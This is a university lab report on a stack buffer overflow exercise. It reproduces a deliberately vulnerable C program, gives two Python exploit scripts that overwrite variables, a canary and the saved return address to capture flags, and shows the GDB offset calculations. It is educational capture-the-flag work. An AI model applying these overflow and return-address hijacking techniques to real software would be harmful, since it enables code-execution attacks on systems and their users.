jamk

Software Exploitation

LAb 2: Stack buffer overflow

Author: Adam Pawełek
Evaluator of the report: Mikko Neijonen

Program to exploit:

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

#define CANARY "notabird."

void flag_shift() {}
```

```c
// you can't get flag_4 and flag_5 at the same time
void flag_5() {
   printf("Good work, flag_5 done\n");
}

int main(int argc, char **argv) {
   volatile int paddy = 0;
   char canary[10] = CANARY;
   volatile int flag = 0;
   char username[20] = {0};

   if (isatty(STDIN_FILENO))
       fputs("username: ", stdout);
   if (fgets(username, 128, stdin) == 0) {
       perror("fgets");
       exit(1);
   }

   strtok(username, "\n"); // remove newline returned by fgets

   if (strcmp(username, "shirley")) {
       printf("Who is %s?\n", username);
       return 1;
   }

   if (flag == 0)
       printf("Ok, shirley. Try to get the flags next.\n");
   if (flag)
       printf("Good work, flag_1 done\n");

   if (flag != 0xdeadc0de)
       return 1;

   printf("Good work, flag_2 done\n");

   if (strcmp(canary, CANARY)) {
       printf("Canary disagrees.\n");
       return 1;
   }

   printf("Good work, flag_3 done\n");

   // __builtin_return_address(0) is the value of saved EIP register
   if ((unsigned int)__builtin_return_address(0) == 0xcafecafe)
       printf("Good work, flag_4 done\n");
}
```

Code for flag 1,2,3,5

```
#! /usr/bin/env python2
from struct import pack
from sys import stdout

exploit = "shirley\0"    # strcmp(username, "shirley")
exploit  += b"B" * 12    #int + 8 chars = 12 bytes
exploit += pack("<L", 0xdeadc0de) # flag != 0xdeadc0de
exploit += b"A" * 2
exploit+= "notabird.\0" # strcmp(canary, CANARY)
exploit += b"A" * 16
exploit += pack("<L", 0x80492aa) # address of function 5
stdout.write(exploit)
```

Code for flag 1,2,3,4

```
#! /usr/bin/env python2
from struct import pack
from sys import stdout

exploit = "shirley\0"    # strcmp(username, "shirley")
exploit  += b"B" * 12    #int + 8 chars = 12 bytes
exploit += pack("<L", 0xdeadc0de) # flag != 0xdeadc0de
exploit += b"A" * 2
exploit+= "notabird.\0" # strcmp(canary, CANARY)
exploit += b"A" * 16
exploit += pack("<L", 0xcafecafe) # if to get flag 4
stdout.write(exploit)
```

Problem to solve and approach

In this assignment we had to achieve 5 flags but only 4 we can achieve using one code. Reason why I had to implement 2 codes to achieve 5 flags is EIP address. To achieve flag 4 and 5 we had to save in that address either `0xcafecafe` or `0x80492aa` (address of function 5) and in return main function adres we can save only 1 value.
Problem steps:

1. Put appropriate value in username variable to pass first 2 if
2. Put value different from 0 into flag variable
3. Put value `0xdeadc0de` into flag variable
4. Put the same value as in CANARY to canary variable
5. Put to EIP `0xcafecafe` value (flag 4)
6. Put to EIP flag 5 address to run function 5

Username

First I entered to stack_1 value of shirley (to pass the if for username in code)
then I add \0 - this is end of string sign


Flag 1 and 2

Problem

To reach flag 1 I had to put a value different than 0 in variable flag.
To reach flag 2 I had to put a value `0xdeadc0de`

Solution

I will describe solutions for flag 1 and 2 because the difference is only in values stored in flag variable.



Calculation with GDB

I subtract the address value of flag and address value of username. Difference between that 2 variables were 20 bytes but I filled already 8 bytes (shirley\0) in username variable so to reach variable flag I had to add 12 bytes more (12 * A)
0xffffcffc - 0xffffcfe8 = 0x14 = 20
20 - 8 (shirley\0) length = 12

Another form of calculation:

len (shirley\0) = 8
8 chars + int = 12 bytes

Last step

To pass if for flag 1 and 2 I stored the value `0xdeadc0de` in the flag variable.

Flag 3

Problem

To get flag 3 it was necessary for variable canary to have the same value as CANARY.

Solution

We can see that in line 17 that canary variable takes the value of CANARY so to read the value of CANARY it is enough to set a breakpoint in gdb line 20 and read the value of canary.
GDB will return notabird. value.

```
(gdb) b 20
Breakpoint 1 at 0x804932e: file stack_1.c, line 21.
(gdb) b 50
Breakpoint 2 at 0x8049459: file stack_1.c, line 52.
(gdb) r < <(python2 stack_example.py)
```

```
(gdb) p canary
$1 = "notabird."
```

So to pass flag 3 if we want to get flag 4 or 5 we have to put the value “notabird.” in the canary variable.
We can calculate the difference in address.

```
(gdb) p &flag
$5 = (volatile int *) 0xffffcffc
(gdb) p &canary
$6 = (char (*)[10]) 0xffffd002
```

Calculation

0xffffd002 - address of canary
0xffffcffc - address of flag
0xffffd002 - 0xffffcffc = 0x6

Final Step

So we already stored the value in the flag variable (int 4 bits) so we have to fill 2 bits to get to variable canary. I did it by storing 2 A char there.

Then I wrote the notabird.\0 in canary variable

Flag 4 and Flag 5

Problem

These 2 problems are very simmilars so I will explain 2 solutions simultaneously.
Problem flag 4: Store value `0xcafecafe` in EIP register.
Problem flag 5: I had to run function 5 to get flag 5. To achieve that goal I had to store in EIP address so after main function is finnish and program will be searching for return address instead of closing program it will start function 5.

Solution

We needed to access eip

```
(gdb) info frame
Stack level 0, frame at 0xffffd020:
 eip = 0x804932e in main (stack_1.c:21); saved eip = 0xf7deaee5
 source language c.
 Arglist at 0xffffcfe4, args: argc=1, argv=0xffffd0b4
 Locals at 0xffffcfe4, Previous frame's sp is 0xffffd020
 Saved registers:
  ebx at 0xffffd014, ebp at 0xffffd018, eip at 0xffffd01c
(gdb) p &canary
$8 = (char (*)[10]) 0xffffd002
```

Calculation

0xffffd01c - EIP address
0xffffd002 - canary variable address
0xffffd01c - 0xffffd002 = 0x1A = 26

26 - 10 (length of "notabird.\0") = 16

So then I added 16 times A to fill the gap to eip.

Final Step

Because eip is __builtin_return_address(0) so to access flag 4 we have to put there value 0xcafecafe.

```
(gdb) p &flag_5
$1 = (void (*)()) 0x80492aa <flag_5>
(gdb)
```

To get flag 5 we have to put in __builtin_return_address(0) (eip) value of function_5 (this function print flag 5). After the main function will be ended it will try to search for the return address where we will store the address of function_5 so then function_5 will be executed

and we will reach flag_5. Because the program will not have a return address it will be ended with Segmentation fault (core dumped).
I reached flag 5 very similar to flag 2 in stack_example.c

System I used

Linux ubuntu-VirtualBox 5.8.0-49-generic #55~20.04.1-Ubuntu SMP Fri Mar 26 01:01:07 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux

Conclusion

It took me around 14h to learn about that topic, solve that task and write this report. Most surprising for me was how much time consuming can be software exploitation and how little information about this topic is on the internet. I got all the flags and I documented it in the screenshots below.
My approach worked and I didn't have to change it.

Code Results:

Flag 1,2,3,4

```
_example.py | ./stack_1
saved_ebp @ 0xffd0d438 = 0x00000000
saved_eip @ 0xffd0d43c = 0xf7dadee5
Good work, flag_1 done
Good work, flag_2 done
Good work, flag_3 done
Good work, flag_4 done
Segmentation fault (core dumped)
ubuntu@ubuntu-VirtualBox:~/Desktop/so
```

Flag 1,2,3,5

```
_example.py | ./stack_1
saved_ebp @ 0xffe08cc8 = 0x00000000
saved_eip @ 0xffe08ccc = 0xf7daaee5
Good work, flag_1 done
Good work, flag_2 done
Good work, flag_3 done
Good work, flag_5 done
Segmentation fault (core dumped)
ubuntu@ubuntu-VirtualBox:~/Desktop/software Exploatation/Lab2
```